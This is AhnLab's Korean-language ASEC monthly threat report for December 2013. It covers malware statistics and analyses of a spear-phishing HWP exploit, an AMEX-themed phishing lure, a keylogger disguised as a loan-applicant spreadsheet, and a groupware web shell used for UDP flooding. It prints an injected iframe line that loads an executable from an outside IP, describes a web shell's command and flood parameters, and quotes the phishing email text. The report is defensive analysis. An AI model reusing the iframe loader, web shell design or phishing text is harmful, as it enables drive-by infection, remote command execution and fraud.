ASEC REPORT

VOL.48 | 2013.12

AhnLab

CONTENTS

ASEC(AhnLab Security Emergency response Center)은
악성코드 및 보안 위협으로부터 고객을 안전하게 지키기
위하여 보안 전문가로 구성된 글로벌 보안 조직입니다.
이 리포트는 ㈜안랩의 ASEC에서 작성하며,
매월 발생한 주요 보안 위협과 이슈에 대응하는
최신 보안 기술에 대한 요약 정보를 담고 있습니다.
자세한 내용은 안랩닷컴(www.ahnlab.com)에서
확인하실 수 있습니다.

2013년 12월 보안 동향

악성코드 동향

01. 악성코드 통계

트로이목마 여전히 높은 비중

ASEC이 집계한 바에 따르면, 2013년 12월에 감염이 보고된 악성코드는 174만 5450건으로 나타났다. 이는 전월 206만 6944건에 비해 32만 1494건이 감소한 수치다([그림 1-1]). 이 중 가장 많이 보고된 악성코드는 Win-Trojan/Patched.kg이었으며, Textimage/Autorun과 Als/Bursted가 다음으로 많았다. 또한 총 4건의 악성코드가 최다 20건 목록에 새로 이름을 올렸다([표 1-1]).

그림 1-1 | 월별 악성코드 감염 보고 건수 변화 추이




표 1-1 | 2013년 12월 악성코드 최다 20건(감염 보고 악성코드명 기준)

순위	등락	악성코드명	건수	비율
1	—	Win-Trojan/Patched.kg	258,661	34.9 %
2	—	Textimage/Autorun	72,207	9.7 %
3	—	Als/Bursted	55,701	7.5 %
4	—	RIPPER	34,460	4.7 %
5	—	Trojan/Win32.fraudl	33,390	4.5 %
6	▲2	Win-Trojan/Wgames.Gen	31,235	4.2 %
7	—	Trojan/Win32.adh	29,252	3.9 %
8	▼2	JS/Agent	25,404	3.4 %
9	6	BinImage/Host	24,759	3.3 %
10	▼1	Win32/Autorun.worm.307200.F	20,952	2.8 %
11	—	Trojan/Win32.agent	18,928	2.6 %
12	NEW	Downloader/Win32.delf	17,177	2.3 %
13	▲4	ASD.PREVENTION	17,050	2.3 %
14	NEW	Trojan/Win32.banker	16,882	2.3 %
15	NEW	Malware/Win32.generic	15,859	2.1 %
16	▼2	Gif/Iframe	15,585	2.1 %
17	▼4	Trojan/Win32.keygen	15,280	2.1 %
18	▼6	Win-Trojan/Agent.21734801	14,592	2 %
19	▲1	Win-Trojan/Malpacked5.Gen	12,849	1.7 %
20	NEW	VBS/Agent	11,517	1.6 %
		TOTAL	741,740	100.0 %

악성코드 대표진단명 감염보고 최다 20

[표 1-2]는 악성코드별 변종을 종합한 악성코드 대표진단명 중 가장 많이 보고된 20건을 추린 것이다. 이 중 Win-Trojan/Patched가 총 27만 3086건으로 가장 빈번히 보고된 것으로 조사됐다. Trojan/Win32는 20만 9669건, Win-Trojan/Agent는 8만 4602건을 각각 기록해 그 뒤를 이었다.

표 1-2 | 악성코드 대표진단명 최다 20건

순위	등락	악성코드명	건수	비율
1	—	Win-Trojan/Patched	273,086	24.3 %
2	—	Trojan/Win32	209,669	18.7 %
3	—	Win-Trojan/Agent	84,602	7.5 %
4	—	Textimage/Autorun	72,224	6.4 %
5	—	Als/Bursted	55,701	5 %
6	—	Win-Trojan/Onlinegamehack	43,975	3.9 %
7	—	Win32/Conficker	38,677	3.5 %
8	—	Win32/Autorun.worm	36,348	3.2 %
9	—	RIPPER	34,460	3.1 %
10	▲5	Win-Trojan/Wgames	31,235	2.8 %
11	▼1	Win-Trojan/Downloader	29,529	2.6 %
12	—	Win32/Kido	28,858	2.6 %
13	NEW	Downloader/Win32	28,787	2.6 %
14	—	Win32/Virut	27,097	2.4 %
15	▼2	JS/Agent	25,470	2.3 %
16	▲2	BinImage/Host	24,759	2.2 %
17	NEW	Malware/Win32	23,634	2.1 %
18	▼7	Adware/Win32	20,331	1.8 %
19	NEW	ASD	17,050	1.5 %
20	NEW	Packed/Win32	16,346	1.5 %
		TOTAL	1,121,838	100.0 %

신종 악성코드, 트로이목마가 96%

[표 1-3]은 12월에 신규로 접수된 악성코드 중 감염 보고가 가장 많았던 20건을 꼽은 것이다. 12월의 신종 악성코드 중 최다는 트로이목마류로, Win-Trojan/Urelas.247969가 3440건으로 전체의 20.8%, 그 뒤를 이어 Win-Trojan/Onlinegamehack.117760.U가 2627건으로 15.8%를 차지했다.


표 1-3 | 12월 신종 악성코드 최다 20건

순위	악성코드명	건수	비율
1	Win-Trojan/Urelas.247969	3,440	20.8 %
2	Win-Trojan/Onlinegamehack.117760.U	2,627	15.8 %
3	Win-Trojan/Onlinegamehack.271455	1,616	9.7 %
4	Win-Trojan/Agent.222572	1,437	8.7 %
5	Win-Trojan/Onlinegamehack.251513	1,327	8 %
6	Win-Trojan/Banker.24656	927	5.6 %
7	Win-Trojan/Onlinegamehack.269988	921	5.6 %
8	Win-Trojan/Msidebar.1897366	805	4.9 %
9	TextImage/Host	681	4.1 %
10	Win-Trojan/Inject.322249	553	3.3 %
11	Dropper/Magania.41271296	403	2.4 %
11	Dropper/Banker.833024	396	2.4 %
13	Dropper/Magania.86103040	267	1.6 %
14	Win-Trojan/Onlinegamehack.342801	258	1.6 %
15	Win-Trojan/Banki.23552.C	240	1.4 %
16	Win-Trojan/Zlob.113362	220	1.3 %
17	Win-Trojan/Gupboot.349970	153	0.9 %
18	Dropper/Onlinegamehack.117299	121	0.7 %
19	Dropper/Magania.86113280	101	0.6 %
20	Win-Trojan/Backdoor.169873	83	0.5 %
	TOTAL	16,576	100.0 %

12월도 '트로이목마' 가 강세

[그림 1-2]는 2013년 12월 한 달간 안랩 고객으로부터 감염이 보고된 악성코드의 유형별 비율을 집계한 결과다. 트로이목마가 54.8%로 가장 높은 비율을 나타냈고 웜은 8.4%, 스크립트는 7.9%의 비율을 각각 차지했다.


그림 1-2 | 악성코드 유형별 비율



악성코드 유형별 감염보고 전월 비교

[그림 1-3]은 악성코드 유형별 감염 비율을 전월과 비교한 것이다. 스크립트, 익스플로이트, 다운로더가 전월에 비해 증가세를 보이고 있는 반면 트로이목마, 애드웨어, 드롭퍼는 전월에 비해 감소한 것을 볼 수 있다. 웜, 바이러스, 스파이웨어, 앱캐어 계열들은 전월 수준을 유지했다.


그림 1-3 | 2013년 11월 vs. 2013년 12월 악성코드 유형별 비율



신종 악성코드 유형별 분포

12월의 신종 악성코드를 유형별로 살펴보면 트로이목마가 87%로 가장 많았고 드롭퍼가 9%로 집계됐다.

그림 1-4 | 신종 악성코드 유형별 분포



악성코드 동향

02. 악성코드 이슈

특정인을 대상으로 유포된 스피어 피싱 메일 발견

신뢰할 만한 발신인으로 위장해 발송된 스피어 피싱 메일이 발견돼 주의가 요구된다. 이번에 발견된 스피어 피싱 메일은 한글 취약점을 이용하는 악성코드가 첨부돼 있으며 첨부 파일을 실행할 경우 악성코드에 감염된다.




그림 1-5 | 스피어 피싱 메일

메일에 첨부된 한글 파일을 실행하면 사용자가 악성코드 감염 사실을 인지하지 못하도록 한글 문서가 나타난다.




그림 1-6 | 첨부 파일 실행 화면

한글 취약점을 통해 생성되는 악성코드는 다음과 같은 경로에 생성된다.

그림 1-7 | 파일 생성 정보

해당 악성코드는 윈도 시작 레지스트리(RunOnce)에 등록돼 동작한다.




그림 1-8 | 윈도 시작 레지스트리 등록

악성코드는 정보를 유출하기 위한 목적으로 시스템 정보 등을 탈취하는데 이용될 것으로 추정된다. 특정 서버(210.XX.XXX.4)로 접근을 시도하지만, 분석 당시에는 연결되지 않았다.




그림 1-9 | 네트워크 연결 정보

V3 제품에서는 관련 악성코드들을 다음과 같이 진단한다.


〈V3 제품군의 진단명〉

HWP/Exploit (2013.12.17.02)

Trojan/Win32.Agent (2013.12.17.02)

보안 메시지로 위장한 스팸 메일

해외에서 택배 업체로 위장한 스팸 메일로 많이 사용되는 이름은 DHL, 페덱스 등 우리에게 많이 알려진 다국적 물류 회사들의 이름이다. 이번에 발견된 사례는 AMEX(American Express)라는 업체의 이름을 사용한 스팸 메일이다.



Secure Message

The security of your personal information is of the utmost importance to American Express, so we have sent the attached as a secure electronic file.

Note: The attached file contains encrypted data.

If you have any questions, please call us at 800-703-3684, option 0. Representatives are available to assist you Monday through Thursday between 8:00 a.m. and 8:00 p.m. ET and Friday between 8:00 a.m. and 6:00 p.m. ET.

The information contained in this message may be privileged, confidential and protected from disclosure. If the reader of this message is not the intended recipient, or an employee or agent responsible for delivering this message to the intended recipient, you are hereby notified that any dissemination, distribution or copying of this communication is strictly prohibited.

Thank you,

American Express

2012 American Express Company. All rights reserved.

그림 1-10 | 보안 메시지로 위장한 스팸 메일

수신된 메일의 내용을 확인해보면 암호화된 보안 파일을 첨부했다는 메시지를 확인할 수 있다. 해당 첨부 파일은 SecureMail.zip 이라는 이름으로 된 zip 압축 파일이다. 해당 압축 파일은 암호 압축이 돼 있지 않으며, 압축을 풀면 [그림 1-11]과 같은 PDF 아이콘을 확인할 수 있다.




그림 1-11 | PDF 파일 아이콘으로 위장한 응용프로그램

파일 아이콘을 PDF 파일로 하여 사용자로 하여금 PDF 파일로 생각하게 하지만, 실제로는 실행 가능한 exe 파일로 사용자의 실행을 유도한다. 해외에서도 대부분 PDF 문서를 확인하기 위해 어도비의 아크로뱃 리더 프로그램을 사용한다. 실행 파일의 아이콘을 어도비의 아이콘으로 바꿔 놓으면 사용자들이 의심하지 않고 클릭하는 점을 노린 것이다.

[감염시 생성하는 파일]


C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\htiof.exe
C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\CabF.tmp
C:\Documents and Settings\Administrator\Local Settings\Temporary Internet Files\Content.IE5\KYLW251C\html[1].exe
C:\Documents and Settings\Administrator\Application Data\Tielam\rygexu.exe
C:\Documents and Settings\Administrator\Local Settings\Application Data\upze.zay
C:\Documents and Settings\Administrator\Application Data\Microsoft\Address Book \Administrator.wab
C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\KMUF38B\update.exe

아래 파일을 시작 프로그램에 등록시켜 부팅 때마다 실행해 감염 상태를 유지하도록 한다.

[시작 프로그램 등록]

C:\Documents and Settings\Administrator\Application Data\Tielam\rygexu.exe

그리고 explorer.exe 프로세스의 방화벽 차단을 해제하고, UDP 3532 포트와 TCP 2291 포트를 개방한다. [그림 1-12]와 같이 방화벽 차단 메시지가 뜬다. 이때 '차단 해제' 가 아닌 '계속 차단' 을 클릭하는 것이 중요하다.



Windows 보안 경고

사용자의 컴퓨터를 안전하게 보호하기 위해, Windows 방화벽에서 이 프로그램의 일부 기능을 차단했습니다.

이 프로그램을 계속 차단하시겠습니까?

이름(N): Windows Explorer
게시자(P): Microsoft Corporation

계속 차단(K) | 차단 해제(U) | 나중에 다시 확인(A)

Windows 방화벽에서 이 프로그램이 인터넷 또는 네트워크로부터 연결을 허용하는 것을 차단했습니다. 이 프로그램을 잘 알고 있거나 게시자를 신뢰하면 차단을 해제할 수 있습니다. 프로그램 차단 해제에 대한 자세한 정보

그림 1-12 | 악성코드 감염 시 출력되는 윈도 방화벽 메시지

그리고 아래 IP로 지속적인 접근을 시도한다.

[접속 시도 IP]

6*.***.***.122:443
11*.***.***.245:4758
17*.***.***.122:7062
9*.***.***.180:1950
6*.***.***.31:5902
9*.***.***.74:9386
9*.***.***.26:5835
17*.***.***.184:80
5*.***.***.1:80
18*.***.***.45:80

얼마 전 이슈가 됐던 크립토락커(CryptoLocker) 랜섬웨어 악성코드의 주요 확산 경로는 스팸 메일의 첨부 파일이었다. 또한 스미서(Smiscer, ZeroAccess) 루트킷 악성코드의 주요 확산 경로 역시 스팸 메일의 첨부 파일이었다. 이번에 발견된 악성코드 역시 스팸 메일의 첨부 파일로 확산되고 있다.

V3 제품에서는 관련 악성코드를 아래와 같이 진단한다.

〈V3 제품군의 진단명〉

Trojan/Win32.Bublik (2013.11.21.03)

Trojan/Win32.Bublik (2013.11.21.04)

햇살론 부결자 문서 파일로 위장한 악성코드

지난 12월에 발견된 대출상품으로 위장한 악성코드는 '햇살론 부결자' 라는 개인 정보가 포함돼 이메일을 통해 유포된 것으로 보고됐다. 햇살론은 2010년 7월 출시된 정부 보증 대출 상품으로 대부업의 30~40%대 고금리 대신, 저신용・저소득 서민에게 10%대의 저금리로 대출을 해주는 서민 대출 상품이다.

햇살론 부결자list.rar 압축 파일이 메일에 첨부돼 유포, 압축 파일을 풀면 아래 그림과 같이 엑셀 문서 파일이라는 것을 확인할 수 있다.




그림 1-13 | 압축 해제된 파일

이 파일의 종류는 응용 프로그램으로 확인된다. 이는 유니코드를 이용하여 확장자를 변조한 것으로, 사용자가 문서 파일로 오인해서 실행하도록 유도하는 것이다.

그림 1-14 | 명령 프롬프트에서 확인한 압축 해제된 파일

해당 파일 실행 시 [그림 1-15]와 같이 개인 정보가 담긴 허위 엑셀 문서를 실행하기 때문에 사용자는 악성코드 감염을 인식하지 못한다.




그림 1-15 | '햇살론 부결자' 허위 개인 정보가 담긴 엑셀 문서

이 엑셀 문서에는 총 494명의 이름, 휴대폰 번호, 회사명이나 직업과 같은 허위 개인 정보가 포함돼 있다. 파일 실행 시 아래와 같은 파일을 생성하고 시스템 시작 시 자동 실행되도록 레지스트리에 등록한다.

[파일 생성]
C:\Documents and Settings\[사용자 이름]\Local Settings\Temp\RarSFX0\새 Microsoft Office Excel 워크시트.xlsx
C:\Documents and Settings\[사용자 이름]\Local Settings\Temp\RarSFX0\11.exe
C:\Documents and Settings\[사용자 이름]\Application Data\bs_stealth.exe

[레지스트리 등록]
[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run]
bs_stealth="C:\Documents and Settings\[사용자 이름]\Application Data\bs_stealth.exe"

생성된 파일 중 "새 마이크로 소프트 오피스 엑셀 워크시트.xlsx" 파일은 개인 정보가 포함된 정상 엑셀 문서 파일이며, 11.exe 파일과 bs_stealth.exe 파일과 동일한 파일이다.

bs_stealth.exe 파일은 백도어로 동작하며, 자신과 동일한 경로에 위치한 bs_stealth.dat 파일에 아래 그림과 같이 사용자가 입력한 키보드 입력 값을 저장하는 키로거이다.




그림 1-16 | bs_stealth.dat 파일 내용(키로깅)

bs_stealth.exe 파일은 아래 도메인에 주기적으로 접속을 시도한다.

admin.k****s.com:2002 (112.1**.**7.10)

정상 연결 시에는 키로깅 데이터가 전송되고 공격자에 의해 시스템이 장악될 수 있어 주의가 요구된다.

〈V3 제품군의 진단명〉
Trojan/Win32.Dropper (2013.11.22.01)
Trojan/Win32.Injector (2013.11.28.04)

웹셸을 이용한 DDoS 공격

국내 모기업의 그룹웨어 서버에서 악성코드가 유포된 사실이 지난 11월 발견됐다. 당시 이 악성코드는 그룹웨어 웹 서버의 index.html 페이지에 아래와 같이 iframe 코드가 삽입돼 유포된 것으로 보고됐다.

<iframe src="http://117.***.1**.30:6655/Serve.exe" width=0 height=0>

그룹웨어는 기업 내 인프라 중 직원들이 가장 많이 사용하는 시스템이다. 공격자가 공격 대상 기업의 그룹웨어 서버의 취약점을 알게 된다면 워터링홀 공격 기법으로 표적 공격을 감행할 수 있을 것이다.

이러한 공격을 예방하려면 내부 직원들만 이용하는 인프라는 외부 접근이 불가하도록 방화벽을 적용해야 한다. 불가피하게 외부에서 접근이 필요한 경우에는 VPN을 통해 접근할 수 있도록 하는 것이 바람직하다.

당시 유포된 악성코드는 아래와 같은 경로에 파일을 생성하고, 자동으로 실행되도록 레지스트리에 서비스로 등록하고, C&C 서버로 추정되는 IP로 접속을 시도했다.

C:\Program Files\<랜덤 폴더명>\svchost.exe

HKLM\SYSTEM\ControlSet001\Services\Windows Test 5.0\ImagePath "C:\ProgramFiles\eissic\svchost.exe"

117.***.1**.30:77

이후 해당 서버에서 UDP 플러딩(Flooding) 패킷이 발생, 내부 방화벽이 다운되는 문제가 발생했음이 보고됐다.

분석 결과, UDP 플러딩은 [그림 1-17]의 IPS 탐지 로그와 같이 대상지는 불특정 IP였고 공격지는 내부 그룹웨어 서버 IP로 확인됐다.




그림 1-17 | UDP 플러딩 IPS 탐지 로그

그러나 그룹웨어 서버를 점검한 당시에는 악성코드 감염 여부가 확인되지 않아 해당 서버에서 발생하는 패킷을 캡처하여 UDP 플러딩이 발생한 시점의 네트워크 패킷을 분석했다.




그림 1-18 | UDP 플러딩 IPS 탐지 로그

수집된 패킷 중 특정 공격 대상지의 UDP 패킷은 약 60Mbit/sec, 90초 동안 5.27Gbit 패킷을 발생시켰다. 최초 UDP 패킷 발생 시점 이전에 아래 그림과 같이 그룹웨어 서버의 **x.jsp 페이지를 통해 UDP 패킷이 발생한 것으로 확인됐다. 경유지로 이용된 국내 IP(218.***.1**.46)에서 공격 대상의 IP 주소, 포트, 프로토콜 타입, 데이터, 카운트, 스레드 정보를 인자 값으로 받아 DDoS 공격이 수행된 것이었다.

그림 1-19 | UDP 패킷 발생 원인 정보

그룹웨어 서버에서 수집한 **x.jsp 파일에서 받는 인자 값은 다음과 같다.

1. IP

공격자가 지정한 IP, 포트, 데이터, 프로토콜 타입, 카운트 스레드의 인자 값을 전달받아 카운트에 지정된 시간(초)동안 한 번에 스레드에 해당되는 수만큼 공격을 수행한다.

그림 1-20 | **x.jsp 파일 내용(1)

2. CMD

OS 확인 후 윈도와 윈도가 아닌 OS를 구분하여 공격자로부터 실행시킬 프로세스나 셸을 전달 받아 실행한다.

그림 1-21 | **x.jsp 파일 내용(2)

3. F

공격자가 원하는 값을 쓴다.

